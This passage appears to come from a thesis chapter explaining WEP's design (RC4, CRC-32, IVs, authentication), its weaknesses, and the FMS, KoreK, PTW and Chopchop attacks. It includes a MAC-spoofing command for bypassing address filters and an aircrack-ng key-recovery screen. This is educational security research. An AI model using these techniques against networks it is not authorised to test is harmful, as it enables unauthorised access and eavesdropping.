In a wireless network, however, traffic propagate in any direction over the air, and can be easily captured by a wireless interface within range on the correct channel. For that reason, if a wireless network is not protected, one should assume that everything that is being sent could be read by anyone. To protect the information one needs to apply encryption. If anyone can see the transmitted data, one have to make sure it is useless to them unless they are in possession of some shared secret; namely a key.

2.3.1 IEEE 802.11 Security Protocols

There exist much confusion and misinterpretation of the abbreviations of the security protocols available in wireless networks. In this section a historical overview of the security protocols of IEEE 802.11 will be given in order to clear up some of the confusion.

Over the years, the development of wireless security protocols has been a race between the IEEE (the standardization committee) and the WiFi Alliance (the industry). In 1997, Wired Equivalent Privacy (WEP) (further explained in Section 2.4) became a part of the IEEE 802.11 standard. It aimed to provide security equivalent to the one you should get in a wired network. In 2001, WEP could no longer be considered secure after being proved to be completely broken [17, 29].



Figure 2.2: *A timeline of the development of wireless security compared with the development of attacks and discoveries of vulnerabilities*

To cope with the weaknesses in WEP, the IEEE established the 802.11i task group. The WiFi Alliance became restless in the time consuming process of IEEE to establish an 802.11i standard, resulting in the development of WiFi Protected Access (WPA), which was released by the WiFi Alliance in 2003. The WPA standard has two modes, one running the Temporal Key Integrity Protocol (TKIP) and another optional mode running the Advanced Encryption Standard (AES), which is further explained in Section 2.6 and 2.7 respectively. Both of these were developed on basis of the current work done by the 802.11i task group.

In 2004, the IEEE 802.11i task group finished their work on the 802.11i security standard. The standard was coined “Robust Security Network” (RSN) by the IEEE. RSN included two modes: the TKIP (an improved ex-

tension of WEP) and the Counter Mode CBC-MAC Protocol (CCMP[3]) with AES encryption. By then, the WPA brand (by the WiFi Alliance) was well established in access points and routers, and hence the RSN standard was given the name WPA2 by the WiFi Alliance. A timeline of the development of security protocols is displayed in figure 2.2

2.4 Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy (WEP) was the security standard implemented in the first 802.11 wireless LAN networks. The security of WEP has been thoroughly broken [17, 29] and the standard has ever since the introduction of WPA and 802.11i been deprecated [5]. Even though TKIP is the main subject for this thesis, TKIP is build around WEP and thus inherits many of its features as well as flaws. Hence, we feel it appropriate and relevant to give this detailed description of WEP. This section will give an overview of the history, background and technical detail of WEP as well as its weaknesses. The next section will explain the various attacks against WEP, of which some can be adopted to attack TKIP.

2.4.1 History

As the name indicates, WEP was only intended to give *Wired Equivalent Privacy*. In other words the same confidentiality as provided by a wired network. A normal wired network provides no confidentiality at the data link layer and all traffic is sent unencrypted as long as no higher layer encryption is used. The only protection at this layer is the physical protection from someone to plug a network cable into the network equipment. As mentioned in Section 2.3, wireless networks are implicitly more vulnerable than its wired counterparts. Anyone with a radio antenna and a wireless network card can eavesdrop on the data and also potentially gain network access.

It is obvious that wireless networks need additional protection, both from loss of confidentiality and unauthorized network access. The IEEE introduced WEP in the 802.11 1997 standard. As the popularity of wireless networks increased, it attracted the attention of the cryptographic community. Already in 2001, several weaknesses were discovered, and tools to crack WEP in short time with a personal computer became freely available on the Internet [16, 17, 7].

It should be noted that WEP was only designed to be *reasonably strong* [1] and the designers also had to make sure it was compliant with the strong

[3]Fully extended, this abbreviation stands for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

U.S. export regulations of cryptography at the time. The protocol was also designed to be *self-synchronizing*, *efficient*, and implementable in both hardware and software [1]. The self-synchronizing property necessitate that every packet is encrypted separately, and therefore can be decrypted separately without any dependence on previous packets. This property is very important in wireless networks, which are prone to packet loss, because a single dropped packet would otherwise require some form resynchronization [16].

2.4.2 Protocol Overview

The construction of the WEP MPDU (MAC Protocol Data Unit) can be seen in Figure 2.3. The MPDU consists of three main parts: The actual message or Data, an Integrity Check Value (ICV) and the Initialization Vector (IV). This MPDU is further encapsulated in an 802.11 header. In WEP, only the actual message data and the ICV are encrypted. The IV and the 802.11 headers are sent in the clear. The ICV consists of a 32-bit CRC-32 value, further detailed in Section 2.4.5, which is added to verify the integrity of the packet. The IV field is also 32 bits in length. It consists of the 24-bit IV, a 2-bit Key ID subfield and 6 bits of padding [5]. The 24-bit IV is used in combination with the shared secret key as input to the RC4 encryption algorithm, and the Key ID subfield indicates which secret key, out of four possible, that was used to encrypt the packet. The details of RC4 are given in Section 2.4.4.

WEP uses a 40-bit key for encryption, the reason for this small key is the mentioned U.S. restrictions on export of cryptography. After these restrictions were lifted, some vendors implemented a 104-bit version, called WEP-104, which tremendously increased the effort required to complete a brute-force attack. The cryptographic encapsulation and decapsulation is identical whether a 40 or 104-bit key is used, and hence WEP can refer to either version. In addition to the versions described by the IEEE 802.11 standard, some vendor specific implementations have also been suggested. Examples are *WEPplus* by Agere Systems, which avoids using the *weak IVs* that exists in WEP. Another example is *Dynamic WEP*, which dynamically changes WEP keys. Such proprietary systems were never fully compatible with the IEEE 802.11 WEP standard.



Figure 2.3: *Construction of expanded WEP MPDU [5]*

A block diagram depicting the WEP encapsulation can be seen in Figure 2.4. Starting at the top of the figure, the IV is added to the beginning of the packet, and also concatenated with the WEP Key. This concatenation of the IV and WEP Key is then used to feed the RC4 pseudorandom number generator (PRNG), and produce the pseudorandom key-stream used for encryption.



Figure 2.4: *WEP encapsulation block diagram [5]*

The message is first put through a CRC-32 algorithm to produce the ICV. The ICV is then concatenated to the message. The resulting data is then XORed with the pseudorandom key-stream to produce the encrypted ciphertext and added to the final WEP packet, this is illustrated in Figure 2.6. The final WEP encapsulated packet will then contain the plaintext IV, followed by the encrypted message and ICV.



Figure 2.5: *WEP decapsulation block diagram [5]*

The WEP decapsulation can be seen in Figure 2.5. It is similar to a reverse WEP encapsulation, with only minor differences as will be explained. The procedure starts with the concatenation of the WEP key with the IV. This value is then used as input to the RC4 PRNG to produce the keystream. Next, the ciphertext is XORed with the keystream to produce the decrypted message and ICV. The message is then put through the CRC-32 algorithm to produce another value, ICV'. The ICV and ICV' is then compared to check if there has been some form of integrity loss or message tampering. If the ICVs match, the packet is passed on in the system, otherwise it is discarded.



Figure 2.6: *WEP encryption using the keystream generated by RC4 XORed with the plaintext*

2.4.3 Authentication

Before any communication can take place between a station and the network, the station needs to authenticate to become associated with the network. WEP supports two types of authentication: Open System authentication and Shared Key authentication [16]. The Open System authentication is actually a null authentication algorithm [5], which means that any STA can

authenticate if the AP is set to Open System Authentication. This protocol simply consists of a Request and a Success message, and there is no actual authentication taking place.

The Shared Key authentication offers a one-way authentication, as opposed to mutual authentication. The STA authenticates with the AP, but the AP never authenticates with the STA. Only STAs that know the secret key are able to successfully authenticate with the AP. This protocol consists of a four-way handshake, and is initiated by the STA sending an Authentication request. A sequence diagram of the authentication can be seen in Figure 2.7. The AP will then respond with a challenge, which contains a 128-octet message generated by the WEP PRNG. When the STA receives this challenge, the 128-octet is encrypted using WEP with the secret shared key and sends this back to the AP. When the AP receives this message it is decapsulated and the ICV is checked. If this check is successful, the decrypted contents are compared with the challenge previously sent. If these match, the AP knows that the STA knows the shared key and sends an authentication success message.



Figure 2.7: *Sequence diagram of Shared Key Authentication*

Even though this method of authentication may seem to be more secure than the Open System Authentication, it has some severe weaknesses which are described in Section 2.4.7. The Shared Key authentication is deprecated and if WEP (which is also deprecated) is used, only Open System authentication should be enabled.

2.4.4 Pseudorandom Number Generator - RC4

WEP makes use of the RC4 pseudorandom number generator for encryption. The algorithm is actually referred to as ARC4 (Alleged RC4) in the IEEE 802.11 standard [5], because the owner of the algorithm, RSA Secu-

rity, has never actually published the details of it. The source code of RC4 was anonymously posted on an Internet mailing list in 1994 [9]. RC4 is a stream cipher, which means it operates on the byte level, as opposed to a block cipher, which operates on blocks of several bytes. Various encryption techniques were discussed in more detail in Section 2.1.2.

RC4 takes a variable size (1 to 256 bytes) key, or seed, as input and produces a pseudorandom stream of bytes. In WEP this key is 64 or 128 bits, the 24-bit IV concatenated with the 40 or 104-bit shared key. To encrypt data, the generated stream of pseudorandom bytes is XORed with the plaintext to construct the ciphertext. Decryption works the same way, this because XOR is a symmetric operation. The ciphertext is XORed with the stream of pseudorandom bytes to produce the plaintext.

The RC4 algorithm is surprisingly simple, and can be easily explained. RC4 operates on a 256-byte state vector S, which contains all 256 permutations of 8 bits. This state vector is first initialized to contain all the values in ascending order. A 256-byte temporary vector is also created which contain the key K. If the key is smaller than 256 bytes the key is simply repeated until the vector is filled. This initialization is described in Algorithm 1.

Algorithm 1 RC4 state vector initialization [28]

```
for i = 0 to 255 do
    S[i] = i;
    T[i] = K[i mod keylen];
end for
```

The next step is to use the temporary vector, T, to produce an initial permutation of the state vector, S. This is done by swapping two bytes in S according to a procedure given by T. Since the only operation done on S is swapping of bytes, S will still contain all permutations of eight bits. The algorithm for the initial permutation of S is given in Algorithm 2.

Algorithm 2 RC4 state vector initial permutation [28]

```
j = 0;
for i = 0 to 255 do
    j = (j + S[i] + T[i]) mod 256;
    Swap (S[i], S[j]);
end for
```

When the initial permutation is complete, the key and the temporary vector are never used again. The keystream is generated one byte at a time by swapping every byte of S, based on its own state. Next, a byte k is selected for the keystream. This procedure is given in Algorithm 3.

Algorithm 3 RC4 S-Box stream generation [28]

$i, j = 0$;
while true **do**
  $i = (i + 1) \mod 256$;
  $j = (j + S[i]) \mod 256$;
  Swap $(S[i], S[j])$;
  $t = (S[i] + S[j]) \mod 256$;
  $k = S[t]$;
end while

RC4, and especially the way WEP uses it, has some weaknesses. These weaknesses will be discussed in Section 2.4.7.

2.4.5 Integrity Check Value - CRC-32

The ICV field of the WEP MPDU consists of a 32-bit Cyclic Redundancy Check (CRC-32) value. A CRC value is computed on the message to verify the integrity of the received data, i.e. to confirm that no intentional or unintentional modification of the data has taken place. If this value was to be sent unencrypted an attacker could simply modify the message and re-compute the CRC, but WEP encrypts both the message and the ICV to avoid this. But as shall be described in Section 2.4.7 CRC has some properties that make it vulnerable to attacks. This vulnerability resulted in the Chopchop attack (Section 2.5.5), which is an essential part of the attack on TKIP. Hence, we feel it appropriate to explain the CRC-32 function in some greater detail.

The CRC algorithm consists of two elements, the *input* and the *polynomial* (a fixed divisor) [35]. The number 32 in the name CRC-32 indicates the width[4] (W) of the polynomial. In the case of WEP, the polynomial is a fixed 33-bit binary number. IEEE 802.11 [5] defines this polynomial as:
$G(x) = x^{32}+x^{26}+x^{23}+x^{22}+x^{16}+x^{12}+x^{11}+x^{10}+x^{8}+x^{7}+x^{5}+x^{4}+x^{2}+x+1.$

The calculation of the CRC checksum works by performing several divisions of the input over the polynomial. It starts by appending W zeroes to the input. Next, the polynomial is placed under the leftmost side of the input. If the input bit above the leftmost polynomial bit is 1, an XOR operation between the input and the polynomial is performed, followed by a one bit right shift of the polynomial. If the input bit above the leftmost polynomial bit is 0, no XOR operation is performed, only the one bit right shift of the polynomial. This process repeated until the polynomial is shifted all the way to the rightmost bit of the input. Then, a resulting W bit reminder

[4]The polynomial width is $n - 1$, where n is the total number of bits.

called the CRC checksum will remain.

As a simple example we'll use a polynomial of W 4 [35].
Original message: `1101011011`
Polynomial: `10011`

After the first iteration:

```
11010110110000      <--- Original message + W appended 0s
10011               <--- Polynomial (5 Bits)
--------------
01001000000000      <--- First round result
```

After the last iteration:

```
00000000001110      <--- Result after previous operation
         10011      <--- Polynomial (5 Bits)
--------------
00000000001110      <--- Remainder (4 bits)
```

The CRC function is very well suited to detect errors. As the message is treated as a huge binary number when calculating the CRC value, one is always sure to detect errors of 1 bit. However, when multiple bit errors occur, there is always a risk that the original message has been altered in such a way that the checksum is still valid. Fortunately, CRC-32 is designed to work very well with burst error detection [35]. Burst errors are errors that arrive in groups, i.e. a continuous series of bit errors. Burst errors are also the most common type of error in a wireless environment.

2.4.6 Initialization Vector - IV

WEP uses one static pre-shared key for encryption. This key is used for encryption in both directions. An important rule in cryptography is to never use the same key more than once [16]. If the same key were used more than once in a stream cipher, the keystream would be identical for these messages. Now, if an attacker figured out the plaintext for one single message, he would be able to decrypt all messages encrypted with this key. This is because the keystream can be obtained by XORing the plaintext with the ciphertext.

WEP tries to avoid key reuse by concatenating the key with a 24-bit IV and feeding this to the RC4 PRNG. This results in $2^{24} = 16,777,216$ different seeds possible per key. To avoid IV reuse, and thus using the same keystream twice, the IV should ideally be incremented by one for each packet transmitted. As an alternative, IVs could be selected by random. However, due to the birthday paradox [16], selecting IVs by random would produce a

duplicate IV sooner than the incremental approach. Using the incremental approach would cause the IV to wrap around after about 17 million packets. This might seem like a very large amount of packets, but in a busy network the IV would be reused in a matter of hours [16].

The issue of IV reuse and some other security issues with the WEP IV are discussed further in the next section.

2.4.7 Weaknesses of WEP

As mentioned earlier, WEP was originally created to provide security equivalent to the one we could expect of wired networks. Even though the name of the protocol does not imply the highest level of security, it implies to be reasonably secure. This section will explain the several weaknesses that have been discovered and later resulted in serious attacks, which will be discussed in Section 2.5.

Authentication

Section 2.4.3 explained two modes of authentication that was part of the original WEP protocol, namely *Open System* and *Shared Key* Authentication. As the open system authentication obviously does not authenticate at all, we will rather focus on the lack of security in the shared key authentication mechanism, and thus explain why it eventually was deprecated from the WEP protocol.

Recalling from Section 2.4.3, we learned that in the shared key authentication mechanism, an AP sends a challenge to the STA, which in turn will use the WEP protocol to encrypt the challenge and send it back to the AP. By using WEP to encrypt the challenge, an eavesdropper will be given two elements of the WEP protocol; the challenge text (the plaintext) and the ciphertext. For the following example, consider the challenge text as P, the keystream as K and the ciphertext as C.

WEP encryption work by XORing P and K:

$$P \oplus K = C$$

As the eavesdropper now possess the challenge (P) and the ciphertext (C), the keystream can easily be obtained by:

$$C \oplus P = (P \oplus K) \oplus P = (P \oplus P) \oplus K = K$$

At this point, when an attacker knows the keystream, he would be able to inject arbitrary encrypted packets into the network without even knowing the key.

Access Control

Access control has never been defined as a part of the WEP standard [16], except for the limited access control provided by the shared key authentication scheme. However, several manufactures have implemented ways of controlling access to the network by allowing the administrator to define a list of authorized MAC addresses. This, however, cannot be considered to be a secure solution, as MAC addresses easily can be forged using simple Unix commands like e.g.:

```
ifconfig <interface> hw ether <fake-mac>
```

This is especially simple as the MAC addresses are sent in the clear outside the WEP protocol as a part of the 802.11 headers.

Replay Protection

As with access control, replay protection was neither considered in the IEEE 802.11 standard [16]. This means that any encrypted packet will be valid for an infinite amount of time for a specific WEP key. In a secure system one would make use of a sequence counter in order to counteract replay attacks. In this way the AP would reject old packets, i.e. packets with lower sequence numbers. This is, however, not a part of WEP.

Although replay protection is not a part of the WEP protocol, replay protection may be implemented at higher layers. TCP, for instance, use a sequence number. This means that if a TCP packet containing critical information is replayed into the network, the TCP layer will discard it, because the sequence number is out of date. However, there is still no excuse to drop replay protection at lower levels. This is why TKIP (Section 2.6) introduced replay protection by using a sequence counter.

CRC-32

The CRC-32 function itself is a great function when used in the context of error detection. In WEP, the CRC-32 function is used to determine if the message have been modified. The reasons why this fails are partly due to CRC and partly due to the nature of WEP. WEP uses the XOR operation to encrypt the plaintext by XORing it with the keystream generated by RC4. By doing this, the bits will be flipped in place, not changing their position

in the ciphertext.

The next problem lies within the CRC-32 function (explained in Section 2.4.5). CRC is *linear* function. What this means, is that, as opposed to a hash function, in CRC one can predict which bit in the checksum that will change if a chosen bit in the input is changed. This means that without knowing what the plaintext nor the checksum is, one can choose a bit in the plaintext, and by knowing its index, one can calculate which bit in the checksum that will change. Now, considering the fact that bits do not change place after encryption, we see that this also is possible on an encrypted packet.

Key Size

The IEEE 802.11 [5] defines two key sizes for WEP: 40 bits and 104 bits. By using keys of 40 bits one is directly vulnerable to brute force attacks, which with dedicated hardware can be broken in a matter of seconds. By extending the key size to 104 bits, brute force attacks become infeasible.

In Section 2.5, we will cover some different attacks on WEP, which operates in a more sophisticated manner than brute force. With these techniques, the 104-bit key size only enhances the security linearly [16], i.e. it does only take $\frac{104}{40} = 2.6$ times longer to break it.

RC4

The strength of the encryption used in WEP relies entirely on the randomness of RC4. If the pseudorandom keystream generated by RC4 could easily be predicted, the encryption would automatically fail. In 2001, Fluhrer et al.[17] presented a weakness in the key-scheduling algorithm of RC4. Their paper introduces the concept of *weak keys*, which are keys of certain values that will produce a less random keystream for the first bytes. Their study shows that, in the case of weak keys, an undesirable high number of bytes in the keystream would be produced directly from the key. Later that year, Fluhrer et al. released a practical attack called the FMS attack (described in Section 2.5.1).

The RC4 algorithm is, however, considered to be near to indistinguishable from random noise once it gets going. Thus, a suggested solution to the problem would be to drop the first bytes of the keystream. Exactly how many bytes that should be dropped have been a matter of discussion. Mironov recommends, based on his analysis [23], to drop at least the 512 first pseudorandom bytes.

IV

As previously explained, the initialization vector (IV) of WEP is used to prevent key reuse. Thus, the 24-bit IV is prepended to the key before RC4 is initialized. By doing this, the key that is fed into RC4 will differ from the one used in the previous packet.

The most obvious weakness of the IV is its short length. The IV is 24-bit long. This means that when $2^{24} = 16,777,216$ packets have been sent, the IV will wrap around and will be reused. Although almost 17 million may seem like a huge number, a busy access point will suffer from IV reuse in about 7 hours, or in an even shorter amount of time with the faster 802.11g and 802.11n protocols. With more than one STA, the time between IV reuse will further decrease with a multiple of connected STAs. It may also be possible to reset the IV by de-authenticate a STA, as most AP will reset the IV after each authentication.

IV reuse is a problem due to two things. First, it is considered bad practice to use the same key for encryption twice. By reusing the IVs a key will be used twice. Next, there is the problem with RC4 weak keys. As the IV is prepended to the WEP key, it will affect the part of the WEP key that is vulnerable to weak keys. As the IV is changing with every packet, sooner or later a weak key will be used. Additionally, since the IV is sent in the clear outside the encrypted part of the packet, an attacker will be notified of it.

2.5 Attacks on WEP

WEP was created with the aim to provide equivalent security of wired networks. But, as explained in Section 2.4.7, WEP contained so many obvious weaknesses that a complete key recovery attack almost was inevitable. A key recovery attack is the ultimate attack, from which the attacker obtains the master key that can be used to gain full access to the network. This section will explain the history and detail of the most serious and well-known attacks on the WEP protocol. Most of these attacks are attacks directed against the RC4 algorithm and the way it is used in WEP. However, there also exist novel methods such as the Chopchop attack and the Fragmentation attack that enables an attacker to decrypt single packets without ever knowing the encryption key. These non-cryptographic attacks exploits weaknesses in the WEP protocol itself rather than a statistical attack against RC4. All these attacks are available through tools such as the *aircrack-ng suite* [7], which is a compilation of several tools and algorithms attacking wireless security. Aircrack-ng will be further explained in Section 5.2.1.

2.5.1 The FMS Attack

In their paper from 2001, Fluhrer et al. [17] presented the first practical attack on the RC4 algorithm of WEP. Here, they identified a large number of *weak keys*, which can be used to determine many state and output bits with a non-negligible probability. This attacks is now known as the FMS attack. Inspired by the weaknesses presented by Fluhrer et al., Stubblefield et al. [29] created the first practical key recovery attack on WEP that would succeed within few hours.

The FMS attack works by looking only at the first byte of the RC4 keystream. The equation for this byte can be written as $S[S[1] + S[S[1]]]$, where $S[i]$ represents a byte in the RC4 state vector. By observing these values at the time when a weak key is used, information about the key can be derived. Fluhrer et al. [17] list some conditions from which IVs will result in weak keys. Fluhrer et al., refers to packets that use weak keys, as *resolved*.

When in a resolved state, Stubblefield et al. shows that the value of the next key byte with a non-negligible probability is given by the equation:

$$K[B] = S^{-1}_{B+2}[Out] - j_{B+2} - S_{B+2}[B+3] \tag{2.1}$$

where K is the key, B is the byte currently begin guessed, Out is the first output from the PRNG and S^{-1} is the position in S where its argument occur.

S and S^{-1} can be obtained by simulating the RC4 Key Scheduling Algorithm (KSA) (Algorithm 1 and 2 in Section 2.4.4) for the first B iterations. This is possible as the key bytes up to this point are already known. At this point, guessing the next byte of the key correctly has a probability of 5% and thus 95% chance of guessing wrong. Even though this may seem like a low probability, it is possible to vote for the most probable next byte for the key given a large number of packets. This voting tactic is actively used in the implementation of the FMS attack to determine the most probable candidate for the next key byte. Using voting, one can come up with possible candidates for the entire key, which in turn can be accepted or rejected through testing.

2.5.2 The KoreK Attack

In 2004, a person under the pseudonym KoreK released two attacks [22, 21] on an Internet forum. These were later referred to as the *KoreK attack* and the *Chopchop attack* (Section 2.5.5). The KoreK attack describes seventeen different attacks on WEP, which can be categorized as follows [12]:

- Key recovery based on the first byte of the keystream of the PRNG (similar to the FMS attack).

- Key recovery based on the first and second bytes of the keystream of the PRNG.

- Inverted attacks - reverse methods to reduce the search space.

As we can see, the first category is similar to the approach of the FMS attack. The FMS attack was actually a part of the KoreK attack, and was given the name *A_s5_1*. In addition to the correlation found in the FMS attack, KoreK found several other correlations that had around 14% probability of guessing the right next byte of the key. The second group of attacks found by KoreK is also very similar to the FMS attack, the difference being that the attack bases the calculation on the two first bytes of the keystream rather than just the first. The third group consists of one specific attack known as the *A_neg* attack. This was a novel approach that aims to reduce the size of the key search space by identifying certain values of the key that can be rejected. Being able to reject certain values for the key clearly also enhances the voting process and thus making the key easier to determine. A further detailed explanation of the different KoreK attacks are out of the scope nor relevant for this thesis and is thoroughly covered by Chaabonui [12].

2.5.3 The PTW Attack

In 2005, Andreas Klein presented several new correlations between the RC4 keystream and the key in addition to the ones previously discovered by KoreK. In his paper from 2006 [20], he describes how this attack aims to improve upon the FMS attack in such a way that it will work even if the network avoids weak keys. In 2007, Tews et al. [33] presented a full key recovery attack based on the analysis of Klein. In their paper with the catchy title *Breaking 104-bit WEP in less than 60 seconds*, they present a key recovery attack that will successfully recover the key with a 50% probability with less than 40,000 frames. With 85,000 frames the success rate is 95%.

By using tools such as the Chopchop attack or the fragmentation attack to decrypt a single packet, this packet can be modified and re-injected into the network to generate traffic. As the PTW attack is less dependent on the presence of weak keys, the number of required packets can be obtained on a high performance AP in under a minute. Figure 2.8 shows a screenshot from the aircrack-ng suite [7], displaying a successful key recovery by the PTW attack.

```
root@tkip1: /home/bruce/aircrack_home/wep_cracking — ssh — 83×16

                              Aircrack-ng 1.0 rc2 r47


                   [00:09:41] Tested 62362 keys (got 10207 IVs)

   KB    depth   byte(vote)
    0    3/ 32   AC(15872) 9F(15616) 6D(15360) 01(14848) BF(14336) E1(14336)
    1    0/ 17   04(16384) E6(15104) 64(14336) E7(14080) FA(14080) B9(14080)
    2    3/  5   F8(14592) 96(14336) 5B(14080) A2(14080) BC(14080) A1(13824)
    3    2/ 14   AD(15104) 26(14592) 9B(14336) 18(14336) FF(14080) 1F(14080)
    4    0/  2   84(17664) CE(15360) 24(14592) 1D(14336) 8C(14336) AD(14336)

                      KEY FOUND! [ AC:04:E6:AD:84 ]
        Decrypted correctly: 100%
```

Figure 2.8: *The aircrack-ng tool successfully recovers the WEP key by using the PTW attack*

2.5.4 Beck and Tews' Improved Attack on RC4

In 2008, Beck and Tews presented a draft paper on attacks related both to WEP and WPA/TKIP, of which the latter is detailed in Chapter 3. In addition to the breakthrough with the attack on WPA, an improved attack on RC4 was presented in the same paper. At this moment, there exists very little information about this attack, although an implementation exists in the aircrack-ng repository[5].

The improved PTW attack is based on the correlations found by KoreK [22]. In their implementation, they managed to rewrite all but four of KoreK's correlation to vote for the correlation σ_i, instead of the root key $Rk[i]$. The correlation A_neg that KoreK used to reduce the key search space was now rewritten to exclude values from being σ_i and thus improving the probability of other values being σ_i.

In addition to the improvements of the KoreK attack they also implemented a way of enhancing the voting of σ_i by making use of the fact that one can make some values of σ_i get more votes than others.

The effect of this new attack is illustrated in Figure 2.9, where a 50% success rate is achieved after only 24,200 packets.

[5] http://trac.aircrack-ng.org/browser/branch/ptw2/src/aircrack-ptw2-lib.c



Figure 2.9: *Success rate of Beck and Tews' new attack on WEP [10]*

2.5.5 Chopchop Attack

Around the same time as the KoreK attacks on RC4 were posted on an Internet forum [22], the same anonymous hacker published a new attack called the Chopchop attack [21]. The Chopchop attack belongs to a new group of attacks, which compared to all previously attacks may be considered a non-cryptographic attack. Rather than exploiting vulnerabilities in the RC4 algorithm, Chopchop attacks the WEP protocol itself and two of its design flaws, namely the lack of replay protection and the weakness of the ICV.

The Chopchop attack is a remarkable and different attack on WEP than the previously explained. Even though it is not very efficient, it is of practical interest with packets that have a large amount of known data, e.g. an ARP packet. The Chopchop attack enables an attacker to decrypt a packet without ever knowing the key. In a real setting, the Chopchop attack can be used to decrypt a packet, modify it and inject it back into the network to generate traffic. This traffic could further be captured and used with e.g. the PTW attack to make a full key recovery attack.
